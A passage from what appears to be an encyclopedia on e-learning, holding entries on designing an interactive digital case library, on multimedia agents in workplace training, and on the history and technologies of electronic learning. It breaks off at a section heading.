Case-based learning is one of the major pedagogical approaches applied in formal and informal teaching and learning. This article introduces an interactive digital case library which supports a full range of case study activities, such as case authoring, browsing, and annotating. Digital case libraries differ from common digital libraries in that resources of common digital libraries usually come from centralized sources, which are provided by the owners of digital libraries, such as university libraries, or publishers who run those digital libraries. Furthermore, cases usually come from distributed sources (i.e., course instructors, students, or real-world practitioners). Many cases are developed as by-products of teaching practice. For example, an instructor creates several cases for the class he or she teaches, and after created, these cases can be used for many years or shared with other instructors. Most case libraries currently available, however, do not support case authoring in such a distributed manner. This causes a version of “tragedy of the commons” in that users do not have means and motivation to contribute to the resources of digital library, and hence the value of digital case library and benefits of using it will be impaired greatly.

One solution to this dilemma is to make the users perceive their contribution and authorship in explicit manners, provide convenient means enabling their contribution, and at the same time make the users experience the benefit of using the system. The interactive digital case library presented here plays two major roles. First, the digital case library is a Web application system, providing supports for participatory activities and case use; second, the system is a digital repository, collecting, storing, and retrieving cases. The idea is to provide services for community members to contribute and use what they have contributed. In this way, the value of the digital case library will increase and the community will be rewarded over time.

BACKGROUND

Case studies, or cases, are descriptions of a specific activity, event, or problem, drawn from the real-world of professional practice. They provide narrative models of practice to students and other novice practitioners. Cases incorporate vivid background information and personal perspectives to elicit empathy and active participation. They include contingencies, complexities, and often dilemmas to evoke integrative analysis and critical thinking. Cases are widely used in professional education: in business, medicine, law, and engineering (Williams, 1992), public policy (Kenny, n.d.) and public affairs (i.e., https://hallway.org). For example, the well-known Harvard Business School case collection includes over 7,500 case studies of business decision making (Garvin, 2003). Perhaps coinciding with contemporary recognition that all disciplines incorporate practice (and not merely knowledge), or perhaps just reflecting contemporary pedagogical concern with active learning and critical thinking, cases have become pervasive through the past decade. For example, the NSF-supported National Center for Case Study Teaching in Science includes many case studies in medicine and engineering, but also environmental science, anthropology, botany, social and cognitive psychology, geology and geography, pharmacy and nutrition, and experimental design (Herreid & Schiller, 2005).

The focus on authentic learning activities is based on the hypothesis that learning outcomes will be enhanced if the activities students engage in, and the materials they use, more directly reflect the social and technical contexts of actual scientific and professional practice in all domains, that is, business, medicine, software engineering, and nature sciences. Realistic activities and materials are more intrinsically motivating because they constantly remind learners of the possibilities for meaningfully applying knowledge and skills in the world beyond the classroom (Dewey, 1933). Today, many computer and information science and engineering (CISE) educators are working to develop and/or acquire realistic instructional activities and materials for their teaching.

One of the anatomy and physiology cases from the National Center for Case Study Teaching in Science describes the story of a doctor examining a young child with a chronic cough and diarrhea (http://www.sciencecases.org/cf/cf.asp). The story describes the interaction with the parents as the clinician presents a diagnosis of cystic fibrosis, and explains what this means for their child. This is accomplished in a mere 735 words. Immediately after the story, there is a list of seven questions that students are encouraged to answer as if they were clinicians interacting with the parents. Answering the questions requires going beyond the information presented in the case study; students working on this case use the Internet and physiology textbooks to develop their answers.

Prior investigations of case-based learning in CISE disciplines have been quite encouraging, primarily in the arena of professionalism and computer ethics (NSF DUE, 2006). Case-based approaches have also been developed and explored in more technical CISE topic areas, such as computer graphics (Shabo, Guzdial, & Stasko, 1996), design (Guzdial, Kolodner, Hmelo, Narayanan, Carlson, Rappin, et al., 1996), ubiquitous computing (McCrickard & Chewar 2004), and usability engineering (Rosson, Carroll, & Rodi, 2004a, 2004b). This research has also provided evidence that case-based learning promotes key metacognitive skills, including cognitive elaboration, error management, reflection, self-regulation, and transfer of knowledge (Carroll & Rosson, 2005a, 2005b; Kolodner, Owensby, & Guzdial, 2004).

Teaching and learning in CISE disciplines are demanding with respect to technical knowledge and skill in mathematics, programming, and system architecture, as well as with respect to professional skills in problem solving, teamwork, project management, professional ethics, and values. Recent innovations in CISE curricula and educational infrastructures have focused on better integrating these two types of skills through more "authentic" learning activities. For example, team-based projects are pervasive now in undergraduate and professional CISE education programs (Dietrich & Urban, 1996; Hartfield, Winograd, & Bennett, 1992; Hayes, Lethbridge, & Port, 2003; Lamancusa, Jorgensen, Zayas-Castro, & de Ramirez, 2001). These projects frequently incorporate a range of realistic activities such as requirements interviews, software design, and testing. These are sometimes quite extensive, spanning several weeks, even an entire semester.

MAIN FOCUS OF THE ARTICLE

Although the success of educational digital libraries ultimately depends on users contributing content, current educational digital libraries do not provide effective incentives or end user authoring support for categorizing content via standard schemas so that contributed content can be retrieved effectively (Marlino, Sumner, Fulker, Manduca, & Mogk, 2001). This is a version of the "tragedy of the commons" that afflicts many collaborative resources (Grudin, 1988). Furthermore, cases are narrative models of real-world situations, and therefore new cases should be able to be added into case library, if it intends to reflect various situations and new practices. To address this issue effectively, users must be able to perceive that their efforts benefit them in the immediate term, and be willing to contribute.

Another issue is about transforming a passive way of learning to an active one, in terms of using cases. Examples of case libraries can be found at National Center for Case Study Teaching in Science (http://ublib.buffalo.edu/libraries/projects/cases/case.html). Most of the case libraries do not support any interaction beyond browsing. One of the advantages of a case study is to provoke critical thinking, and the effect of learning will be amplified if users can engage with one another. Imaging a case study scenario in a classroom setting where students are given a case with several questions; if the students can engage with one another, and share their ideas and criticisms, they will learn more than in a solo-working situation where each individual digs into the case alone.

Requirements for Case Library

There are basically two categories of functions presented here: interactive functions that support user interaction and managerial functions that deal with administrative tasks. However it should be clear that this is by no means a complete and exclusive list. By providing these functions, the purpose is to amplify the idea that a digital case library should not only deal with storing and retrieving information, but also support activities that will enhance case study.

Object repository with metadata is the basic requirement for a digital case library to store retrievable and searchable digital objects. A case can contain various digital contents in different formats and in different structures, but it should be conceptually constructed and manipulated. Ideally, a case is an retrievable and transferable object, as well as a collection of different pieces of information that can be accessed separately. A case object can encapsulate data in forms of documents, video/audio, pictures, and so forth, and be manipulated as a whole, supporting actions like transferring, exporting, copying, and so forth, while the content of a case can be requested and manipulated separately, such as browsing, editing, and deleting.

Distributed case authoring is the major mechanism for contributing cases to the library. The system needs to provide user interface for authoring functions including creating, adding, editing, copying, and deleting cases and content. One of the promising advantages of the system is to enable users to contribute to the case content through Web browsers remotely. Users should be able to perform authoring actions with proper permission. Content of a case can come from different sources with various forms, since users may have digital files such as photos or documents before creating a case. To support rich content and reuse resources from multiple channels, authoring functions should support multimedia format and file uploading.

Annotation and tag are extra information for a document or a piece of information. The system allows users to contribute and collaborate by annotating and tagging case contents. Users who have access to a case can make comments on it to provide their ideas, suggestions, and criticisms. In this way, annotations improve the case studies by enabling users to reflect on cases and recording their thoughts, ideas, and other reactions. Because they can be shared among users, annotations can promote discussion and convey information during collaboration.

Tags can help users by providing coded reminders to content or as a way to organize information of interest. There can be public tags or authorized tags. An example of an authorized tag might be where an instructor would want to set up tags that will only be used by students in the instructor's class to find the relevant content for a lesson. Tags will be stored with the metadata for the objects.


Administration and management supports are necessary to ensure proper functioning of a digital case library. An authentication and authorization system will help to secure the services and resources of a case library. As a digital case library supports case authoring from end users, and owners of different cases may have access control requirements on their own cases, so a fine-grained authorization control is needed. Version control is a common requirement in digital libraries, which provide the ability to track version changes and enable version roll-back when errors or exceptions occur. A log system that records the transaction information and provides information for system diagnosis and auditing is also needed.

System Architecture

Figure 1 shows and example architecture of a digital case library described above. Depended on the platform and design, the organization of a system can vary from one another. The system has three parts, as in three-tire architecture. The first part on the left denotes user interface which provides means to communicate with the server. The middle part of the system implements the application logic that handles users' requests from client (Web browsers) and prepares the data for users. On the right side is the module handling data storing and retrieving.

An instance of digital case library will be briefly introduced in the following to illustrate the idea that digital case libraries should support case content and case study activities. A usability case library is a type of digital case library which aids the usability engineering case study. The activities and case structure supported by usability case library in this example are drawn from the case schema formulated by Carroll and Rosson (2005a). This case schema depicts the flow of usability engineering activities and corresponding documentation that are crucial to usability engineering. Basically, the system is suggested to support standard phases in system development processes: (1) requirements analysis, (2) activity design, (3) information design, (4) interaction design, (5) documentation design, and (6) evaluation. Each of the phases is further decomposed into a set of focal activities. Requirements

Figure 1. Example system architecture



analysis and usability testing are decomposed into (a) planning, (b) methods and materials, (c) information gathering and (d) synthesis. The four design phases are decomposed into (a) exploration, (b) envisionment, and (c) rationale.

Based on this schema, contents related to a case are organized in a case object, with metadata that indicate the phase and activity (Figure 2). Contents of a case in different phases may take the same format, but they are conceptually and cognitively different, since in different phases, focal concern of activity differs from one another. For example, documentation in requirement analysis and evaluation phase can appear in the same format, that is, HTML or RTF, but activities and focuses of these two stages are very different. To support usability engineering case study, the data structure should be defined according to the schema describe above, and user interface should manifest and support those structured activity too (Figure 2). In doing this, the problem-solving ability or metacognitive skills of students or learners can be improved through working on a case and questions associated, and the usability engineering and system development processes can be reinforced by going back and forth through and engaging in all phases during a semester-long case study.

FUTURE TRENDS

Since expertise and professional requirements vary greatly across domains, case studies targeting a specific domain will differ from one another, in terms of knowledge and activities. The example given above shows that the case library fits into usability engineering practice and learning by aiming at usability engineering practice and software development process. Activities and data structure supported by a digital case library for particular domain should reflect domain practice and knowledge. One of the future directions of digital case library is to explore the characteristics of domain practices and develop case schema which correspond to those activities.

Figure 2. Example of Case Schema (usability engineering case schema)

Supporting more activities and interactions for case studies will be another future practice. Authentic learning can take many forms, such as role-play (DeNeve & Heppner, 1997) in which students play different roles in a course of action. For example, Brown (1994) illustrates the effects of role-play in business education. Role-play puts learners into complex situation beyond information represented in case content. Role-play can be found in any domain, and some of them have very strong role-play orientation, such as a legal system.

The third possible trend is about sharing case across boundaries of educational units. It is an overarching goal of digital case library research and practice. The boundaries can be boundaries between institutes, schools, and universities, as well as boundaries between mutually reciprocal disciplines. Cumulating cases is a very demanding task, and sharing cases across units is one way to overcome this limitation imposed upon any individual institute. To do this, we need not only the spirit of sharing, but also the mechanism allowing us to share. Different case libraries may have different data structure and format, and therefore a “common language” or translation protocol is needed for digital libraries to communicate with one another, and share cases and services.

CONCLUSION

This article introduces a digital case library which aids case study with information technology, and highlights possible design features of a digital case library. The main idea is to combine interactive Web application and digital repository. In doing so, we can resolve the “tragedy of commons” of a digital case library to a great extent by improving the utilization of existing cases and invoking incentives among end users to contribute.

This introduction should not be taken as a specification for a digital case library design. As shown by the example of usability engineering case library, case libraries designed for different domains of practice should underpin the domain-specific activities and knowledge. It is also possible to have different architecture and functions, and it depends on the activities one needs to support and the platform one will choose.

KEY TERMS

Annotation: Annotation is extra information for document or piece of information. It is usually generated by readers of original information, reflecting the use (understanding, interpreting, commenting, etc.) of original information. Annotations are affiliated to original information, but not vice versa.

Case Study: Cases are descriptions of a specific activity, event, or problem, drawn from the real-world of professional practice. They provide narrative models of practice to students and other novice practitioners. A case study is a well-accepted pedagogical method in many disciplines. The major purpose of a case study is not to present complete knowledge to students or learners. Instead, it aims to invoke critical thinking and improve problem-solving ability.

Digital Library: A digital library is a digital repository storing a very large proportion of information in electronic format. The resources are machine-readable and also accessible to users (readers) remotely through network on their terminals. Some of digital libraries are specialized to hold and serve specific type of contents, such as digital image library. See also http://en.wikipedia.org/wiki/Digital_library

Tag: A tag is a type of metadata involving the association of descriptors with objects. On the Internet, tags are usually used to help users to categorize information they are interested in and help their memorization. A tag is less formal than keywords or subjects in library taxonomy systems. Basically, on a Web site which supports tagging, a user can create a tag with one's own words, or use an existing tag to mark a piece of information. Examples are http://del.icio.us/ and http://www.citeulike.org/.

I

Investing in Multimedia Agents for E-Learning Solutions

Terry T. Kidd
University of Texas School of Public Health, USA

INTRODUCTION

"The waves of technology are changing the workplace and the worker of today as we approach the 21st century. To be prepared, people need to be proactive, to ride the next wave, to adapt to change, learning new things constantly." Lowell Gray, CEO of Shorenet, an Internet service provider in Lynn, MA.

Are multimedia agents effective tool for e-learning solutions to assistant performance improvement specialist in the organization development challenges? This question was investigated through the evaluation of existing research materials on e-learning and multimedia agents. Research has shown that multimedia and e-learning solutions have a positive effect on job training and job performance. Is it an effective instructional tool both in cost and for performance interventions? This report begins with a background discussion into the definition and appropriate training issues dealing with e-learning and multimedia agents tools including adult learning, active training methods that are associated with the interactive multimedia agents, as well as the value e-learning and multimedia has on the organization. In addition, the study continues to discuss how multimedia and e-learning based instruction for on the job training meets the benefits for business result and improvement of job performance that trainers seek in their instructional outcome.

BACKGROUND

As we enter the twenty-first century, the use of computer-delivered instruction is revolutionizing the way people obtain training in order to support learning wherever it occurs in the organization in meetings, on computer screens, through mentors, or during actual work team projects (Silberman, 1998). As in the instructional design process, e-learning solution and other forms of performance improvement interventions should have three phases: a front end that includes the assessment of the training need and the establishment of training objectives, a mid section that involves the detailed planning and delivery of the training program, and a back end which focuses on the events that "encourages back-on-the-job application, ongoing performance support, and the evaluation of training outcomes" (Silberman, 1998, p. xii). During the e-learning training program, adult learners must be actively engaged for optimal results to be transferred to actual workplace practices. This can occur by promoting an active training approach that involves a commitment to learning by doing and reinforcing the concepts in the e-learning application. The concepts of active learning in an online environment can be made through interactive multimedia agents. Interactive multimedia agents and active training in the traditional sense do not seem to match at first reasoning. However, when one looks at the nature of adult learning and online training (e-learning solutions), it is not hard to understand. According to the modified and expanded wisdom of Confucius into the active learning credo:

When I hear, I forget.
When I hear and see, I remember a little.
When I hear, see, and ask questions or discuss with someone else, I begin to understand.
When I hear, see, discuss, and do, I acquire knowledge and skill.
When I teach to another, I master.
(Silberman, 1998, p. 2)

It seems these statements have raised the interest of researchers, trainers, and instructional designers alike. And as a result, several questions have been raised.

- What makes multimedia agents and e-learning popular among active adult learning training?
- What characteristics do interactive multimedia agents and e-learning instruction have?
- Can multimedia agents and e-learning be an effective medium in performance improvement and adult training?

There is a vast amount of research that supports the validity of interactive multimedia agents and e-learning for job training needs. With such a wide variety of information and research, we must begin by identifying the definitions and value of both "active training" and the term "interactive multimedia agents."

ACTIVE ADULT TRAINING AND ITS VALUE

According to study performed by Malcolm Knowles in the adult learning sector, active learning occurs when the participants do most of the work. The key to effective training is how the learning activities are designed in order to allow the participants actively acquire knowledge and skill rather than to passively receive them. Because "learning is not an automatic consequence of pouring information into another person's head, it requires the learner's own mental involvement and doing" (Silberman, 1998, pp. I-2). According to Merrill (2001), studies have shown that in order to maximize learning, training must include the following characteristics of the instructional design philosophy:

- Real-world relevance
- Learning by doing
- Best-of-class content
- Learning through collaboration
- Supportive learning environment
- Self-directed

The term multimedia describes "the integration of multiple information presentation modalities including text, audio, pictures, graphics, motion video, and animation through the use of microprocessor-based digital technologies" (Gayeski, 1999. p. 589). As the ability of the user to interact with the program is the most critical feature of multimedia (SCI 204: Multimedia Technology), the term interactive multimedia refers to digital programs that not only allow users to control the rate and sequence of presentations, but also refers to the ability of a program to offer customized feedback based on the user's input. It functions as a powerful tool for "performance support, feedback, testing and assessment, collaboration, and incentives, and may vary on many dimensions, and the various applications can effectively address different kinds of performance problems and situations" (Gayeski, 1999, p. 595). The obvious value of interactive multimedia agents in e-learning share with is one of performance-based instruction on the job training. Because e-learning "enables people to get up to speed quickly on a new job or on new procedure or tasks being both organization centered and learner centered" (Brethower & Smalley, 1998, p. 15).

SAMPLES OF MULTIMEDIA AGENTS AND E-LEARNING SOLUTIONS

According to the research conducted by Gayeski (2002), Segrave and Holt (2003), and Watkins, Leigh, and Triner (2004), there multimedia agents can be used as part of the e-learning solution to improve individual and group performance in the workplace. Examples of these agents include:

1. **Interactive presentation graphics:** Perhaps the most common way to use multimedia agents and e-learning programs as a learning tool is to use the graphics in the form of presentation-support tools. Trainers can use computer-generated graphics and audio clips to enhance lectures and discussions instead of static overheads or slides and reinforce concepts learned through the instructional session.
2. **Use of Web sites:** Web sites are relatively inexpensive and easy-to-use addition to conventional instruction and other performance improvement interventions. For example, many instructors and trainer use Web site for posting syllabus, readings, assignments, and classroom exercises. In industry trainers and instructional designer often use Web site for online training, skill remediation training, and for informational purposes. With this example, multimedia agents can help to add interactivity, reinforce concepts, and a give users an escape from text laden sites.

3. **Use of Web tours:** Because there is a vast number of resources are available for free on the World Wide Web that incorporates links to other sites, it is possible for trainers to identify reliable and appropriate source materials on the Web, and guide learners to research and demonstration by tour of many sites as a self-directed learning. Many of these sites have imbedded multimedia within them.
4. **Multimedia tutorials:** Multimedia based e-learning tutorials are interactive lessons that provide users with instruction, testing, and immediate feedback on their continuing progress in mastering a body of content for effective training.
5. **Online communities of practice:** As organizations become aware of the need to manage and enhance the collective knowledge of their employees, many companies are providing tools for collaboration in order to be used by colleagues who share similar interests or challenges. These tools include electronic databases, e-mail lists, and mailing-list manager programs like list serves. This community of practice may be a relatively stable group of people in a particular company, or it may transcend organizational and even national boundaries.
6. **Digital job aids:** Job aid functions are very appropriate when individuals are required to use information that does not have to be recalled from memory. For example, many corporations are now putting their policy manuals on their intranets. In other words, organizations provide constantly updated and easily searchable policy documents that can be accessed from a desktop computer instead of trying to get employees to learn the policies by heart and instead of constantly updating print based policy manuals.
7. **Simulations:** In many cases, employees require exposure to situations that are dangerous, costly, or crucial to the protection of their reputation. Now, multimedia simulations can offer practice with those situations and allow learners to explore the effects of various choices. For instance, a new consultant can learn negotiation skills by interacting with a simulated client rather than risking the loss of an important contract.
8. **Virtual worlds:** Known as virtual reality, it is an application that uses computer-generated 3-D models of actual or imaginary spaces with which a user can interact. For example, virtual reality can support and mimic real-life traveling around a new city, a museum, campus, or various meeting rooms when employees need to explore available meeting rooms to select as a most appropriate meeting space (Gayeski, 1999). Virtual reality also provides the organization a means to add depth and human sensory to training, making it interactive and personally rewarding to the participant. Once involved in the virtual world, individual participants are able to immerse themselves in the application and gain an ultimate interactive experience. This can be illustrated through the new venture called Second Life (http://www.secondlife.com).

BENEFITS OF INTERACTIVE MULTIMEDIA AGENTS AND E-LEARNING SOLUTIONS

With the definition of interactive multimedia and e-learning based instruction in place, it is now easier to understand the benefits of their applications. Reflecting on the business trend in this century where the traditional limitations on the way people work are changing more rapidly (Lowery, 1999), one of the biggest benefits of interactive multimedia instruction and e-learning applications is the creation of training that individualized learning and obtaining information on demand, because digital media can provide text, audio, video, and animation to encode information that learners can explore at their own pace, and intranets enable users to access continuously updated policies and productivity tools as the need arises (Gayeski, 2002; Watkins, Leigh, & Triner, 2004). Just in time training is a term that means that the learner is provided with relevant training only when they need it for the first time because people do not waste time learning skills that they may never use or forget before they need them (Technology Training, 2000). In other words, Just-in time learning systems deliver training to workers when and where they need it. Rather than sitting through hours of traditional classroom training, users can tap into Web-based tutorials, interactive CD-ROMs, and other tools to zero in on just the information they need to solve problems, perform specific tasks or quickly update their skills (Computerworld, 2002). As far as flexibility is concerned, trainees can customize their training to fit their needs and engage in online collaborative learning communities, where they can exchange experiences and access the latest opinions from around the world (Computerworld, 2002). In addition, according to research conducted by Gayeski (2002), Segrave and Holt (2003), Holt and Segrave (2003), and Wang, Von Der Linn, Foucar-Szocki, Griffin, and Sceiford, (2003) the following are more benefits of interactive multimedia agents on the job training and performance support:

1. **Standardization:** Multimedia agents and e-learning instructional materials for training and performance support can be carefully designed and tested and then disseminated in a standardized form literally through out the world.
2. **Tracking:** Multimedia agents and e-learning programs can pose questions, solicit learners' responses, and then record those responses.
3. **Collaborating:** Online systems allow users to interact with fellow learners/ colleagues, and content experts. This functionality enhances individuals' ability to contribute their ideas and insights into action and update them.
4. **Rapid updating:** Materials posted on Internet and intranet sites can be easily updated without the cost of reproduction and distribution.
5. **Desktop learning:** Multimedia agents and e-learning programs can be displayed on most conventional home and office computers and even on laptop models. This capability makes it easier to access materials in a wide variety of settings than when one must locate a VCR or even carry manuals and books around or even take time out of the work day to attend a face to face training. This capability reduces the kinds of performance problems that occur when individuals are ready to learn but have to wait until formal training classes are offered.

Additional benefits include:

- Active participation
- Accelerated learning
- Retention and application of knowledge
- Problem-solving and decision-making skills
- System understanding
- Higher-order thinking
- Autonomy and focus
- Control over pacing and sequencing of information
- Access to support information

Mayer (2003) also describes potential benefits of multimedia. Given that humans possess visual and auditory information processing capabilities, multimedia, he explains, takes advantage of both capabilities at once. In addition, these two channels process information quite differently, so the combination of multiple media is useful in calling on the capabilities of both systems. Meaningful connections between text and graphics potentially allow for deeper understanding and better mental models than from either alone.

BENEFITS OF INTERACTIVE E-LEARNING AND MULTIMEDIA AGENTS TO BUSINESS RESULT

The effectiveness of multimedia agents and e-learning applications has been widely discussed in research. Both quantitative and qualitative studies (Allen, 1999; Gayeski, 2002; Holt & Segrave 2003; Wang, Von Der Linn, Foucar-Szocki, Griffin, & Sceiford, 2003; Waight, Downey, & Wentling, 2004) conducted produced the following factors to evaluate when calculating potential return on investment for multimedia training:

- **Cost saving factors:** Time, opportunity costs, expenses. As many articles and studies have documented the potential savings in time and related costs and expenses that can be achieved through implementation of good multimedia instruction, the reduction in training time is perhaps the most solid data regarding the difference between e-learning and traditional classroom training across applications, content, and audiences. It provides that the multimedia approach saves time-anywhere from 25-50+%, with most reports showing a 35-45% decrease. In addition, the cost associated with the learners, are also significant to the training costs associated with trainers, including their travel, entertainment, facilities, materials, and so forth. Gayeski (2002) concluded that it was expensive to move people into a global organization for meeting, presentations, and training. Therefore, corporate America has realized that if multimedia training is implemented, the training costs associated with performance improve will be cut in half.

- **Performance improvement factors:** Retention and transfer learning, along with the potential cost savings of e-learning training, is more important as results come as a consequence of this mode of training. Research conducted by Allen (1999) and Gayeski (2002) indicated that people learn better with multiple media agents. The multiple media agents allow the participants to remember what they learn more accurately and longer (retention) and better equiped to use what they learn to improve their performance transfer. This argument has been supported by the notion of active learning theory. It gives the following average retention rate from various instructional modes:
  - Lecture- 5%
  - Reading-10%
  - Audiovisuals-20%
  - Demonstration-30%
  - Discussion-50%
  - Practice - by doing-75%,
  - Teaching others-90%

  (Silberman, 1998. p. 2)
- **Competitive position factors:** Change, diversity, and empowerment are a few of the surprising benefits has been revealed on the multimedia training beyond cost savings and specific performance improvements. Today, companies should change more effectively in order to maintain the competitive advantages because they are facing increasing diversity in the geography, ethnicity, education, age, and values of the workforce. In addition, because multimedia agents in e-learning can provide employees constantly and effectively with their skill, knowledge, and attitudes that they need to innovate and to make good decisions on their own and in teams, organizations become more empowered (Allen, 2001; Waight, Downey, & Wentling, 2004).

CONCLUSION

What is to be made of this information? Can interactive multimedia agents and e-learning be considered an effective medium for training? This notion will need to be examined by each organization or entity utilizing these technologies. According to research, there is validity in the fact that multimedia agents and e-learning solutions are engaging, when use in conjunction with the adult learning principles and effective organization development. The characteristics of interactive multimedia agents and e-learning applications mirrors the characteristics needed for an effective learning environment that promotes quality training, active learning, and a conducive yet positive environment. From the training perspective, as we transition from an industrial age into the information age and from the information age to the digital age, "multimedia agents and e-learning training will not be the best solution for all human needs and performance issues concerning job and organizational training. However, when employed appropriately, multimedia and e-learning can produce significant results including time and financial costs, better learning and performance as well as an improved competitive advantage in the workplace" (Radford, 1997; Wang, Von Der Linn, Foucar-Szocki, Griffin, & Sceiford, 2003). For trainers and organizations to touch the future, we must embrace multimedia agents and e-learning solutions to provide the best in training solutions for performance in our organizations.

KEY TERMS

Adult Learning: An educational approach characterized by learner-centredness (i.e., the student's needs and wants are central to the process of teaching), self-directed learning (i.e., students are responsible for and involved in their learning to a much greater degree than traditional education), and a humanist philosophy (i.e., personal development is the key focus of education). Related concepts include: facilitated learning, self-directed learning, humanism, critical thinking, experiential learning, and transformational learning.

E-Learning: The delivery of a learning, training, or education program by electronic means. E-learning involves the use of a computer or electronic device to provide training, educational, or learning material.

Multimedia Agents: The presentation of information by a combination of data, images, animation sounds, and video. This data can be delivered in a variety of ways, either on a computer through a storage medium or using a computer connected to a telecommunications channel.

Organization Development: An effort based on action research methodologies to increase organization effectiveness and health through planned interventions in the organization's process, using behavioral science knowledge.

Performance Improvement: The process whereby the organization looks to modify the current level of performance to achieve a better level of output.

Return on Investment: Refers to the percentage of profit or revenue generated from a specific activity.

Training Development: Activities or deliverables designed to enable end users to learn and use new processes, procedures, systems, and other tools efficiently and effectively in the performance of their work.

I

Issue and Practices of Electronic Learning

James O. Danenberg
Western Michigan University, USA

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

E-learning (a major subcomponent of the broader term "distance learning") is one of the tools with which education can be delivered at a distance, electronically. However, today e-learning is not just reserved for geographically-dispersed learners, but instead is now widely used on campuses all over the world with students who do meet regularly. There are many definitions and terms used which are often substituted for e-learning, such as "distance education," "distributed learning," "remote education," but those terms today have little in common. For instance, in the 1990's the American Association of University Professors (AAUP) defined distance learning as education in which "the teacher and the student are separated geographically so that face-to-face communication is absent; communication is accomplished instead by one or more technological media, most often electronic" (AAUP, 1999). Although we often thought of e-learning and distance education to be synonymous, they are no more.

A more accurate and contemporary definition of e-learning would allow for the occasional face-to-face encounter between teacher and student, both physically and electronically, along with the requirements of the teacher and student(s) separated at a distance, where technology is needed to bridge that gap. An elegant definition of e-learning might therefore be that posed by Holmes and Gardner (2006): "online access to learning resources, anywhere and anytime".

E-learning implies that the learning is delivered via Internet technology to overcome the barriers of place and time. Today, however, e-learning offers many other important opportunities for the enrichment of teaching and learning through virtual environments for the delivery, exploration, and application of new knowledge. E-learning allows for such things as cost saving, specialization not typically available on a traditional campus, and a platform where students can get training according to their particular learning styles and in a format and time frame suited to their needs.

THE HISTORY OF E-LEARNING

Not so long ago, e-learning was non-existent, and distance learning was of limited interest to only a relatively few. Recently, however, due to advances in technology, e-learning has become an indispensable resource for educators, students, policymakers, and even the corporate world through employee training online. Although distance learning has been around for decades in a variety of formats including mail, telephone, TV, audiotape, and videotape, the Internet has made this non-traditional format of education very popular. As the multifaceted environment of the Internet continues to evolve, new forms of electronic multimedia, along with new telecommunications technologies, have reduced the constraints imposed by geographic location and have made it possible to share information and to learn from such information.

THE ROLE FOR E-LEARNING

There are many categories of students, such as the traditional on-campus student, off-campus student, corporate trainee, and the lifelong learner, and each category is benefiting from the relatively new capabilities of e-learning. Disadvantaged learners and those with special disabilities are a growing part of the group labeled e-learners. A center in New Delhi, for instance, has brought e-learning to more than 2 million blind children (Erdelen, 2003). The European Union estimates that by 2050, 37% of the population in Europe will be over 60, and that a large portion of those people will have failing eyesight and will also benefit greatly from e-learning technologies (EU, 2006).

Knowledge attainment is the ultimate goal for all learners, and it is the role of e-learning to better facilitate that goal. Increasingly, it has become apparent that there are few limits on the subjects to be studied and knowledge to be attained via the Internet. With more than 11.5 billion pages on the Web in 2005 and more then 2.2 million terms in 75 separate languages (Gulli & Signorini, 2005), the resources for e-learners are becoming seemingly limitless. There are, however, many challenges with e-learning. For instance, classroom teachers have traditionally relied on many visual cues from their students to enhance the delivery of educational material. The attentive teacher consciously and subconsciously receives and analyzes these visual cues and adjusts the course delivery to meet the needs of the class during any particular lesson. In contrast, the Web-based teacher has few, if any, visual cues from the students, and the interaction between teacher and student can be very limited compared to a physical face-to-face contact.

Many administrators and policy-makers feel that the opportunities offered by e-learning outweigh the obstacles. The challenges posed by e-learning are countered by prospects to:

1. Reach a broader student audience and contribute to new theories of learning;
2. Enrich the learning experience while taking advantage of the World Wide Web;
3. Meet the needs of students who are unable to attend on-campus classes;
4. Involve outside speakers who would otherwise be unavailable;
5. Link students from different social, cultural, and economic backgrounds; and
6. Cope with a rapidly-expanding and aging population.

THE DELIVERY OF E-LEARNING

Faculty in e-learning environments serve as mentors to their students by assisting with independent learning, including answering questions, directing group activities, providing emotional support, pointing to additional resources, and evaluation of results. The pace at which material is delivered is sometimes broken up into modules so that the students can approach them each differently. The use of modules allows for the best form of communication for a given situation: synchronous or asynchronous. Synchronous communication in e-learning utilizes a simultaneous group learning environment, whether on a two-way video feed, by instant messaging, or even via voice over Internet protocol (VoIP). Asynchronous communication might be represented in an e-learning setting as when teacher and student are communicating by e-mail where the communication is not immediate. As communication technologies evolve, however, teachers and students will find more ways to communicate in a synchronous fashion (Connick, 1999).

E-LEARNING TECHNOLOGIES

Technology adoption and the effects of technology on the participants are two critical factors that greatly impact the success of an e-learning system. This section focuses on three aspects of e-learning technologies: strategies for technology adoption, issues involved with technology use, and empirical findings.

Technology Adoption Strategies

The most important aspect to consider when determining which of the various instructional technologies to use for e-learning has to do with the desired results, and the potential of a particular technology to reach those instructional goals and outcomes. The key is to focus on the needs of the learners, the requirements of the content, and the constraints faced by the teacher and student. This approach may result in a mix of media, each serving specific needs and fulfilling certain requirements. Reisman, Dear, and Edge (2001) suggested a five-strategy model for the implementation of e-learning systems (see Table 1). The applicability of the five strategies largely depends on the goals of teaching pedagogy, technical capabilities of instructors and students, and the overall institution commitment to e-learning.

When prepackaged courseware is the preferred option for e-learning, Gibbs, Graves, and Bernas's (2001) study offers a list of evaluation criteria of multimedia instructional courseware. Their list includes information content, information reliability, instructional adequacy, feedback and interactivity, clear and concise language, evidence of effectiveness, instruction planning, support, and interface design.

Table 1. Implementation strategies (Reisman et al., 2001)

Strategy	Participant	Process	Connectivity	Student support
1	Individual instructor	Ad Hoc development	Personal PC	Class/Office hours
2	Individual instructor	Prepackaged system	Network	9 to 5
3	Group of instructors	Prepackaged system	Network	9 to 5
4	Institution	Prepackaged system	Full Web hosting	24/7
5	Institution	Complete outsource	Full Web hosting	24/7

Issues Involved With Technology Use

Although classroom teaching is frequently used as a benchmark for e-learning, technologies involved in e-learning may introduce new issues in teaching pedagogy. For example, face-to-face interactions are an assumed aspect in classroom teaching, but in many cases they can only be approximated with videoconferencing and video chat. These synchronous technologies demand a dedicated server connection and consume large system resources. When a large amount of images are transferred in these communication modes, much of the bandwidth will also be used. Ko and Cheng (2004) developed a system to monitor student exams from a remote site. Snapshot images are transmitted from the digital cameras equipped on student computers. The central server can be overloaded with simultaneous connections for image transfers if the frequency of video captures approaches real-time.

Asynchronous technologies (such as e-mail) can also pose an increased demand for bandwidth. For example, discussion forums that notify forum moderators with an e-mail when there is a post to the forum can consume more network bandwidth compared with forums without this functionality. The bandwidth and network issues become more of the responsibility of instructors when Reisman et al.'s strategies #1 through #3 are adopted. The bandwidth becomes an issue because most video files are large. A five-minute video file with sound and annotation can easily be in the gigabyte range. The sheer size of most video and audio files makes downloading a daunting task. Streaming media technologies, however, make the video or audio files ready to enjoy without having to wait for the whole file to be fully downloaded. However, network congestion can delay delivery of data streams, causing pauses or degradation of video quality.

Empirical Studies of Information Technology in Use

